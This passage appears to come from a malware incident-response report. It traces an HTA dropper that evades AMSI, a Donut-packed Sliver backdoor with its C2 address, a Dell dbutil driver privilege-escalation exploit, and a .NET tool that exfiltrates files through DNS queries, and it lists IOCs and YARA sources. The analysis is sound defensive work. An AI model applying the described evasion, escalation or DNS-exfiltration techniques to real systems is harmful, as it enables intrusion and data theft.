
It look's like that the first `<script>` block is javascript loading a base64 image to be displayed to the victim : that's the "CV"
Then a second `<script>` block in VisualBasic dropping on the disk a base64 payload, then decoding it.
And after 5 seconds a new function is executing powershell to run the final payload from the disk.
This logic is used for bypassing AMSI and allowing initial access to the attacker

### 3.2.2. REVERSING MICROSOFT-KPP.EXE BACKDOOR

- **STATIC ANALYSIS**

Detect It Easy (DiE) is a user-friendly binary analysis tool that helps identify file types and analyze binaries by providing information on their characteristics, such as signatures and cryptographic hashes.


The software seems to be packed:





We can see some weird sections located at the end of the file:

| # | Name | VirtualSize | VirtualAddress | SizeOfRawData | PointerToRawData | PointerToRelocations | PointerToLinenumbers | NumberOfRelocations | NumberOfLinenumbers | Characteristics |
|---|---|---|---|---|---|---|---|---|---|---|
| 0 | .text | 000072f8 | 00001000 | 00007400 | 00000600 | 00000000 | 00000000 | 0000 | 0000 | 60000060 |
| 1 | .data | 0106d270 | 00009000 | 0106d400 | 00007a00 | 00000000 | 00000000 | 0000 | 0000 | c0000040 |
| 2 | .rdata | 00000ed0 | 01077000 | 00001000 | 01074e00 | 00000000 | 00000000 | 0000 | 0000 | 40000040 |
| 3 | .pdata | 000004d4 | 01078000 | 00000600 | 01075e00 | 00000000 | 00000000 | 0000 | 0000 | 40000040 |
| 4 | .xdata | 00000490 | 01079000 | 00000600 | 01076400 | 00000000 | 00000000 | 0000 | 0000 | 40000040 |
| 5 | .bss | 00000ba0 | 0107a000 | 00000000 | 00000000 | 00000000 | 00000000 | 0000 | 0000 | c0000080 |
| 6 | .idata | 000009f0 | 0107b000 | 00000a00 | 01076a00 | 00000000 | 00000000 | 0000 | 0000 | c0000040 |
| 7 | .CRT | 00000060 | 0107c000 | 00000200 | 01077400 | 00000000 | 00000000 | 0000 | 0000 | c0000040 |
| 8 | .tls | 00000010 | 0107d000 | 00000200 | 01077600 | 00000000 | 00000000 | 0000 | 0000 | c0000040 |
| 9 | .reloc | 00000084 | 0107e000 | 00000200 | 01077800 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 10 | /4 | 00000650 | 0107f000 | 00000800 | 01077a00 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 11 | /19 | 00011bab | 01080000 | 00011c00 | 01078200 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 12 | /31 | 00003261 | 01092000 | 00003400 | 01089e00 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 13 | /45 | 000069d7 | 01096000 | 00006a00 | 0108d200 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 14 | /57 | 00002158 | 0109d000 | 00002200 | 01093c00 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 15 | /70 | 0000039d | 010a0000 | 00000400 | 01095e00 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 16 | /81 | 00001662 | 010a1000 | 00001800 | 01096200 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 17 | /97 | 000078fd | 010a3000 | 00007a00 | 01097a00 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 18 | /113 | 0000051f | 010ab000 | 00000600 | 0109f400 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |

If we check at the end of the file, we see a list a weird bytes:





It looks like some encoded value; we can print the end of the file with `tail`





Looks like we found an IOC : **海**铁物流制造

## ♦ DYNAMIC ANALYSIS

Since we know that the malware is packed, we can run it in a sandbox, to try to recover the payload, unpacked at runtime.
Running in a sandbox and analyzing the memory pages of the process we can see some big RWX Memory segments allocated in memory, this indicates some memory injection.





We can right-click on the memory segment and save it to a file, then uploading it to [virustotal]




The malware family identified is [Donut]
So, this software is a shellcode loader.


In the community section we see that the implant is recognized as `sliver`:




Sliver is an open-source command and control framework; it allows the attacker to remotely control the victim computer, it's also qualified as a RAT or a backdoor

With a simple google search we can we can obtain some public yara rules to confirm that the malware is sliver:
- GCTI : https://github.com/chronicle/GCTI/tree/main/YARA/Sliver
- Elastic Security Protections Artifacts : Windows_Trojan_Sliver.yar ; Multi_Trojan_Sliver.yar
- YaraHunts : https://github.com/sbousseaden/YaraHunts/blob/master/hunt_sliver_go_framwwork.yara


Then to identify the C2 IP, we can run the malware in a sandbox and listening for outgoing traffic with wireshark:





Looks like the malware is communicating with `57.128.81.56:443`

### 3.2.3. ATTACKER WORKING DIRECTORY AND REVERSE OF POST-EXPLOITATION TOOLS

Once in `%APPDATA%` to inspect `microsoft-kpp.exe` another folder name comes to our attention: `beef`, if we look at its content, we see:

- Winpeas.out
- Soft.exe
- Desktop.lnk.exe
- Processes.exe




**WinPEAS** is a popular open-source tool used for privilege escalation and post-exploitation tasks in Windows environments. Its principle involves running a series of scripts and checks to identify misconfigurations, vulnerabilities, and weak security settings on a compromised Windows system.
The fact that this file is present on the system indicates that the threat actor has used winpeas to find a way to elevate his privileges


**Processes.txt** indicates that the attacker has enumerated the processes, and we find again the `microsoft-kpp.exe` backdoor process running

**soft.exe** and **Desktop.lnk.exe** are two new executables never seen before

It seems that this `beef` folder has been the working directory of the attacker and theses files are his post-exploitation tools

### ♦ ANALYSIS OF DESKTOP.LNK.EXE

By looking at the hash on virustotal we found that its name is `dbutil_exploit.exe`





With a simple google search using the following terms: "db util exploit" we found this article about a metasploit module:

> *The DBUtil_2_3.sys driver distributed by Dell exposes an unprotected IOCTL interface that can be abused by an attacker to read and write kernel-mode memory.*

It's also mentioning: CVE-2021-21551

This CVE is abusing vulnerable driver `Dell dbutil_2_3.sys` allowing privilege escalation
We can check if the driver is vulnerable by computing it's sha256 hash :
`0296e2ce999e67c76352613a718e11516fe1b0efc3ffdb8918fc999dd76a73a5`


And checking on loldrivers.io if it's referenced.




- ## ANALYSIS OF SOFT.EXE

  - ### STATIC ANALYSIS

We see a mention to `DotNetRuntimeInfo` It looks like this software has been developed in .NET, to confirm that we can try to reverse it with DnSpy or ILSpy





It looks like dnSpy is not able to reverse this .NET code, but another tool ILSpy can.
As explained in this issue , this indicate a bundled self-contained binary



We see that the software is using .NET Core v6.0

We can check the content of the `Main()` function in `soft.soft.-.Program.Main()`





This looks like to be an exfiltration tool over DNS, it's encoding a file passed as parameter in base64, splitting the data into chuncks of 200 characters and doing a DNS query with the payload as a subdomain. It's also giving us a new IOC, the domain `facebook-help[.]pro`

